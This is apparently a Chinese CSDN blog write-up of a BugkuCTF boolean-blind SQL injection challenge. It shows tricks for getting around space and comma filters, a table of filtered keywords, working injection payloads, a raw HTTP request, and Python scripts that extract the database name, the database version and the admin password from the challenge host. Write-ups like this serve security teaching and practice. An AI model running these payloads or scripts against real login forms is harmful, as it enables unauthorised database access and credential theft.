【SQL布尔盲注】 BugkuCTF SQL注入 WriteUp

原创

Lxxx 于 2021-07-14 11:49:40 发布 363 收藏 6

分类专栏： 网络安全

本文链接：https://blog.csdn.net/qq_43661593/article/details/118724328

网络安全 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

前景知识：

绕过空格

首先解决**空格**问题

一般来说，有以下几种方法可以绕过空格

使用 `/**/`

```
select/**/*/**/from/**/users;
```

使用括号 `()` 进行绕过

```
select(id)from(users);
```

使用回车 `%0a` 进行绕过

```
mysql> select
    -> *
    -> from
    -> users
    -> where
    -> id = 1;
```

使用反引号``进行绕过

```
select`id`from`users`where`id`=1;
```

这道题目中，因为fuzz掉了`` 、/**/，所以使用括号()`进行绕过

绕过逗号

对于 `substr` 这个函数，由于需要有3个参数，中间需要用两个逗号隔开，看似没有解决办法，但是其实是有的

因为， `substr` 这个函数还有另一个用法如下：

```
SUBSTR(string FROM start FOR length)
```

举个栗子就是：

```
substr(‘flag’ from 1) 返回：flag
substr(‘flag’ from 2) 返回：lag
substr(‘flag’ from 3) 返回：ag
substr(‘flag’ from 4) 返回：g
```

但是一般来说，进行sql注入的时候，`substr`函数一般只会截取一个字母，而使用`substr`的`from`语法的时候，返回的字符串长度由`from`后面的数字以及原本字符串长度决定（对于这道题，`for`这个关键字被过滤了，所以没有办法直接控制长度）

利用`reverse`函数


这个时候结合`reverse`函数也可以爆数据库名称

```
substr((reverse(substr(‘flag’ from 1))) from 4 ) 返回：f
substr((reverse(substr(‘flag’ from 2))) from 3 ) 返回：l
substr((reverse(substr(‘flag’ from 3))) from 2 ) 返回：a
substr((reverse(substr(‘flag’ from 4))) from 1 ) 返回：g
```


WP：

常规测试：

打开题目，是一个登录框




先用`admin`、`admin`试一试




显示密码错误

常规手段，先使用万能密码，`admin' or 1=1 #`、`admin`



提示有非法字符

使用字典fuzz一下，结果如下



Request	Payload	Status	Error	Timeout	Length	Comment
1	`	200	☐	☐	1016	
10	*	200	☐	☐	1016	
15	=	200	☐	☐	1016	
16	+	200	☐	☐	1016	
23	;	200	☐	☐	1016	
27	,	200	☐	☐	1016	
33		200	☐	☐	1016	
35	--+	200	☐	☐	1016	
36	/**/	200	☐	☐	1016	
41	and	200	☐	☐	1016	
48	union	200	☐	☐	1016	
50	where	200	☐	☐	1016	
58	is	200	☐	☐	1016	
60	like	200	☐	☐	1016	
61	rlike	200	☐	☐	1016	
64	distinct	200	☐	☐	1016	
69	information	200	☐	☐	1016	
76	handler	200	☐	☐	1016	
89	file	200	☐	☐	1016	
90	outfile	200	☐	☐	1016	
91	load_file	200	☐	☐	1016	
0		200	☐	☐	1023	
2	~	200	☐	☐	1023	
3	!	200	☐	☐	1023	
4	@	200	☐	☐	1023	

其中长度为`1026`的是提示有非法字符

长度为`1023`的是正常的，没有被过滤的

Request	Payload	Status	Error	Timeout	Length ▲	Comment
81	updatexml	200			1023	
82	extractvalue	200			1023	
83	regexp	200			1023	
84	floor	200			1023	
85	having	200			1023	
86	between	200			1023	
87	into	200			1023	
88	join	200			1023	
92	create	200			1023	
93	drop	200			1023	
94	convert	200			1023	
95	cast	200			1023	
96	show	200			1023	
97	user	200			1023	
98	pg_sleep	200			1023	
99	reverse	200			1023	
100	execute	200			1023	
101	open	200			1023	
102	read	200			1023	
103	first	200			1023	
104	case	200			1023	
105	end	200			1023	
106	then	200			1023	
107	iconv	200			1023	
108	greatest	200			1023	

其中被过滤的有`=`、`--+`、`空格`、`,`、`/**/`、`information`、`like`、```这些常用的

但是还是有挺多函数是没有被过滤的，比如`substr`这些

绕过空格

首先解决**空格**问题

一般来说，有以下几种方法可以绕过空格

使用`/**/`

```
select/**/*/**/from/**/users;
```

使用括号`()`进行绕过

```
select(id)from(users);
```

使用回车`%0a`进行绕过

```
mysql> select
    -> *
    -> from
    -> users
    -> where
    -> id = 1;
```

使用反引号``进行绕过


```
select`id`from`users`where`id`=1;
```

这道题目中，因为fuzz掉了`` 、/**/，所以使用括号()`进行绕过

找出布尔注入的注入点

由于题目提示了使用布尔盲注，因此我们需要找出盲注的点在哪

这时候，输入`a`以及`admin`



这个时候回显是`username does not exist!`


而前面在用户名中输入`admin`的时候，密码错误时，回显`password error!`

因此，可以利用这一点，进行**布尔盲注**

爆数据库长度


布尔盲注一般从爆数据库长度开始（即`length(database())`）

先在用户名处注入：`a'or(length(database())>0)#`



可以看到，回显了`password error!`

尝试`a'or(length(database())>10)#`



回显`username does not exist!`

这里可以直接手工测试出来，暂时用不到脚本

最终测试出来是`a'or(length(database())>7)#`爆`password error!`

`a'or(length(database())>8)#`爆`username does not exist!`

所以当前数据库名称长度为8，即`length(database())=8`

爆数据库名称

当得知数据库长度为8时，接下来就需要爆数据库名称

一般来说：爆数据库名称的时候使用的都是`substr`函数，而这个函数的常规用法就是`if(substr(database(),1,1)='a',1,0)`，说人话就是：如果数据库名称的第一个字母是`a`，那么`if`返回`1`，否则返回`0`

然鹅，这道题把逗号`,`还有等号`=`、引号`'`给过滤了

所以需要换一种方法去报数据库名称

绕过逗号

对于`substr`这个函数，由于需要有3个参数，中间需要用两个逗号隔开，看似没有解决办法，但是其实是有的

因为，`substr`这个函数还有另一个用法如下：

```
SUBSTR(string FROM start FOR length)
```

举个栗子就是：

```
substr('flag' from 1) 返回：flag
substr('flag' from 2) 返回：lag
substr('flag' from 3) 返回：ag
substr('flag' from 4) 返回：g
```

但是一般来说，进行sql注入的时候，`substr`函数一般只会截取一个字母，而使用`substr`的`from`语法的时候，返回的字符串长度由`from`后面的数字以及原本字符串长度决定（对于这道题，`for`这个关键字被过滤了，所以没有办法直接控制长度）

利用`reverse`函数

这个时候结合`reverse`函数也可以爆数据库名称

```
substr((reverse(substr('flag' from 1))) from 4 ) 返回：f
substr((reverse(substr('flag' from 2))) from 3 ) 返回：l
substr((reverse(substr('flag' from 3))) from 2 ) 返回：a
substr((reverse(substr('flag' from 4))) from 1 ) 返回：g
```

所以，结合以上这几点就可以得到以下`payload`


```
a'or(ascii(substr(reverse(substr((database())from(1)))from(8)))<>97)#
```

因为等号`=`被过滤了，所以就使用不等号`<>`，和等号反着来

当我们对用户名传入以下值时（即判断数据库名称的第一个字母是否为`a`

```
a'or(ascii(substr(reverse(substr((database())from(1)))from(8)))<>97)#
```

返回如下



返回了`password error!`，证明数据库名称第一个字母不是`a`

证明推理如下：

`or`后面的条件如果为真，返回`password error!`，如果为假，返回`username does not exist!`

返回`password error!` = > 第一个字母不等于`a`

综上：当返回`username does not exist!`的时候，此时payload中的字母就是我们需要的字母

脚本：

```
import requests

# payload:  a'or(ascii(substr(reverse(substr((database())from(1)))from(8)))<>97)#
dic = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','
0','1','2','3','4','5','6','7','8','9','_']
url = "http://114.67.246.176:19794/index.php"
ans = ""
for i in range(1 , 9):
    j = 9 - i
    for k in dic:
        username = "a'or(ascii(substr(reverse(substr((database())from(" + str(i) + ")))from(" + str(j) + ")))<>"
 + str(ord(k)) + ")#"
        data = {
            "username" : username,
            "password" : "admin"
        }
        res = requests.post( url , data=data)
        if "username does not exist!" in res.text:
            ans += k
            print(ans)
```

运行结果：

```
D:\Software_installation\anaconda3\envs\Py
b
bl
bli
blin
blind
blinds
blindsq
blindsql
```

即：数据库名称为`blindsql`

爆数据库版本

脚本如下：

```python
import requests

# payload:  a'or(ascii(substr(reverse(substr((database())from(1)))from(8)))<>97)#
dic = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1','2','3','4','5','6','7','8','9','_','.']
url = "http://114.67.246.176:19794/index.php"
ans = ""
length = 0
for i in range(1 , 15):
    #payload : a'or(length(version())>0)#
    payload = "a'or(length(version())>" + str(i) + ")#"
    data = {
        "username": payload,
        "password": "admin"
    }
    length_res = requests.post(url, data=data)
    if "username does not exist!" in length_res.text:
        print("length(version) = " + str(i))
        length = i
        break

for i in range(1 , length + 1):
    j = length  + 1 - i
    for k in dic:
        username = "a'or(ascii(substr(reverse(substr((version())from(" + str(i) + ")))from(" + str(j) + ")))<>" + str(ord(k)) + ")#"
        data = {
            "username" : username,
            "password" : "admin"
        }
        res = requests.post( url , data=data)
        if "username does not exist!" in res.text:
            ans += k
            print(ans)
```

运行结果如下：数据库版本为`5.1.73`

```
length(version) = 6
5
5.
5.1
5.1.
5.1.7
5.1.73
```

爆数据表

这题过滤掉了`information`关键字，所以无法使用元数据的方法查表

并且数据库版本**<5.7**，所以也没有通过利用`where`语句的方式查表

那能怎么办？我也很无奈啊，那就只能跑字典了...

跑字典有以下3种payload，但是只有第三种是可行的，因为另外两种都被过滤了

```
a'or(exists(select(*)from(blindsql.test)))
```


```
a'or((blindsql.test)is(null))
```

```
a'or(length((select(group_concat(flag))from(blindsql.test)))>0)#
其中flag是字段名，test是表名
```

爆破的request如下：

```
POST /index.php HTTP/1.1
Host: 114.67.246.176:19794
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Origin: http://114.67.246.176:19794
Connection: close
Referer: http://114.67.246.176:19794/index.php
Upgrade-Insecure-Requests: 1

username=a%27or%28length%28%28select%28group_concat%28password%29%29from%28blindsql.admin%29%29%29%3E0%29%23&pas
sword=admin
```

爆破结果如下：



可以看到，数据表为：`admin`，字段名为`password`

爆内容

一般爆已知数据库、数据表、字段下的表，payload如下

```
(select group_concat(password) from security.users)
爆出security数据库中的users数据表中的password字段下的所有数据
```


所以对于这道题，payload为：

```
(select(group_concat(password))from(blindsql.admin))
```

爆破脚本如下：


```python
import requests

# payload:  a'or(ascii(substr(reverse(substr(((select(group_concat(password))from(blindsql.admin)))from(1)))from
(8)))<>97)#
dic = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','
0','1','2','3','4','5','6','7','8','9','_']
url = "http://114.67.246.176:19794/index.php"
ans = ""

for i in range(1 , 33):
    j = 33 - i
    for k in dic:
        username = "a'or(ascii(substr(reverse(substr(((select(group_concat(password))from(blindsql.admin)))from(
" + str(i) + ")))from(" + str(j) + ")))<>" + str(ord(k)) + ")#"
        data = {
            "username" : username,
            "password" : "admin"
        }
        res = requests.post( url , data=data)
        if "username does not exist!" in res.text:
            ans += k
            print(ans)
```

爆破结果如下：



